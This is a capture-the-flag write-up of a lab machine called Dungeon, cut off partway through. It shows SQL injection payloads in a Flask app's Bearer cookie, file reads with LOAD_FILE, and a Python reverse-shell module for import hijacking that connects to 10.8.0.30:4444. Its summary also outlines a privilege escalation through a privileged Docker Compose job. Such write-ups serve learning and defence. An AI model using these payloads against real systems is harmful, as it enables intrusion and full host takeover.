
Ronin66 Dungeon Writeup
A Flask dice app drops its Bearer cookie into a SQL query, MySQL as root gives file read and write, and a privileged Compose job hands over the host.
Summary
Dungeon is a Linux machine exposing SSH and a Python Werkzeug application on port 5000. Initial enumeration revealed an authenticated dice-rolling application with a vulnerable Bearer cookie used to validate sessions.
The Bearer cookie was vulnerable to SQL injection, allowing authentication bypass and SQL query manipulation. The application was connected to MySQL as root, which allowed the use of LOAD_FILE() to read local files and INTO OUTFILE to write arbitrary content to the filesystem.
Source code analysis revealed that the /calculate endpoint executed calculator.py, which imported Python’s random module from the application directory. By writing a malicious random.py and triggering the dice functionality, Python import hijacking was used to obtain a root shell inside the application container.
The container had access to the host user’s home directory, where an SSH private key for mat was exposed. Using the recovered key, an SSH session was established on the host.
Finally, pspy64 revealed that root periodically executed a Docker Compose job from /master. The Compose configuration mounted a directory writable by mat into a privileged container with the host filesystem mounted at /host. Replacing the executed script allowed the creation of a SUID-enabled copy of /bin/bash, resulting in full root access to the host.
Recon
Initial Enumeration
A full TCP scan with service detection was performed to identify the exposed services:
1
2
3
4
5
6
7
8
9
10
11
12
13
nmap -sC -sV -p- -v 172.16.18.12 --min-rate 5000

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 05:39:49:e4:05:83:13:36:99:1b:8a:9a:ac:63:9f:8b (ECDSA)
|_  256 2d:7a:75:78:09:f7:af:d2:cd:06:ed:a0:7e:2b:62:a0 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Only two TCP services were exposed. SSH was running on port 22, while port 5000 hosted a Python Werkzeug application. The web application was therefore prioritized for further enumeration.
Web Enumeration
The application was manually enumerated for accessible routes and functionality:


The application allowed users to register an account, which was used to access the authenticated functionality.

After authentication, the application presented a dice-rolling feature through the Roll the Dice button.

The authenticated functionality became the main focus of the assessment.
Shell as root in the container
SQL Injection in the Bearer Cookie
The initial tests against the login functionality triggered an application debug response. The following request was sent through Burp Suite:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login HTTP/1.1
Host: 172.16.18.12:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://172.16.18.12:5000
Connection: keep-alive
Referer: http://172.16.18.12:5000/login
Cookie: Bearer=716571080e93c9554850804905bdfda1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=a&password[$ne]=a

The debug response disclosed that the application was running from /app/app.py. The same testing was then performed against the registration endpoint:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /register HTTP/1.1
Host: 172.16.18.12:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://172.16.18.12:5000
Connection: keep-alive
Referer: http://172.16.18.12:5000/register
Cookie: Bearer=716571080e93c9554850804905bdfda1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=a&password[$ne]=a

The debug information showed that the application created a Bearer token for authenticated sessions. This token was used by the /calculator and /calculate routes, making it the next logical injection point.

A request to /calculate with an invalid token was rejected:
1
Cookie: Bearer=INVALID
Replacing the token with a SQL injection payload bypassed the authentication check:
1
Cookie: Bearer=INVALID' or 1=1 -- -

The Bearer cookie was therefore confirmed to be vulnerable to SQL injection.
Database Enumeration
We used the injection to identify the database account executing the queries:
1
Cookie: Bearer=INVALID' UNION SELECT 1,user(),3,4 -- -

The database connection was running as root. This was particularly useful because MySQL root may have sufficient privileges to read and write files on the filesystem.
Reading app.py
The SQL injection was then used to read /app/app.py through LOAD_FILE(), encoding its output in hex:
1
Cookie: Bearer=INVALID' UNION SELECT 1,hex(LOAD_FILE('/app/app.py')),3,4 -- -

Using the cryptii website, we recovered the source code and confirmed the vulnerable authentication logic:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
def check_auth(token):
    if not token:
        return False

    try:
        token_clean = token
        conn = get_db()

        with conn.cursor() as cursor:
            query = f"SELECT * FROM users WHERE token = '{token_clean}'"
            cursor.execute(query)
            result = cursor.fetchone()

        conn.close()
        return result
The Bearer token was directly concatenated into the SQL query, explaining the injection observed during testing.
The source code also revealed that the /calculate endpoint executed calculator.py from the application’s working directory:
1
2
3
4
5
6
7
8
9
@app.route('/calculate', methods=['POST'])
def calculate():
    token = request.cookies.get('Bearer')
    user = check_auth(token)
    if not user:
        return redirect('/login')

    output = subprocess.getoutput("python3 ./calculator.py")
    <SNIP>
This introduced the possibility of manipulating the Python code executed by the application.
Python Import Hijacking
We retrieved /app/calculator.py using the same LOAD_FILE() technique:
1
Cookie: Bearer=INVALID' UNION SELECT 1,hex(LOAD_FILE('/app/calculator.py')),3,4 -- -

The script imported the Python random module and immediately used it to generate the dice values:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import random
import sys
import site

# Mostra informazioni sui site-packages
print("=== Python Site Packages Information ===")
print("Site-packages directories:", site.getsitepackages())
print("\n" + "="*50 + "\n")

# First line: exact Python version
print(f"Python version: {sys.version}\n")

# Classic D&D dice
dice = {
    "d4": random.randint(1, 4),
    "d6": random.randint(1, 6),
    "d8": random.randint(1, 8),
    "d10": random.randint(1, 10),
    "d12": random.randint(1, 12),
    "d20": random.randint(1, 20),
}

# Nice header
output = "✨⚔ Epic Dice Roll ⚔✨\n\n"
output += "🎲 Let the fate decide your destiny!\n\n"

# Add results
for die, value in dice.items():
    output += f"{die.upper():<4} → {value}  🎲\n"

print(output)
Because calculator.py imported random from the same directory in which it was executed, a local random.py could be used to hijack the import.
We first created a malicious module containing a Python reverse shell:
1
2
➜  Dungeon cat random.py
import socket,subprocess,os;s=socket.socket();s.connect(("10.8.0.30",4444));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call(["/bin/sh","-i"])
Since the application was connected to MySQL as root, we attempted to write the payload to /app/random.py using INTO OUTFILE:
1
2
3
4
5
6
7
8
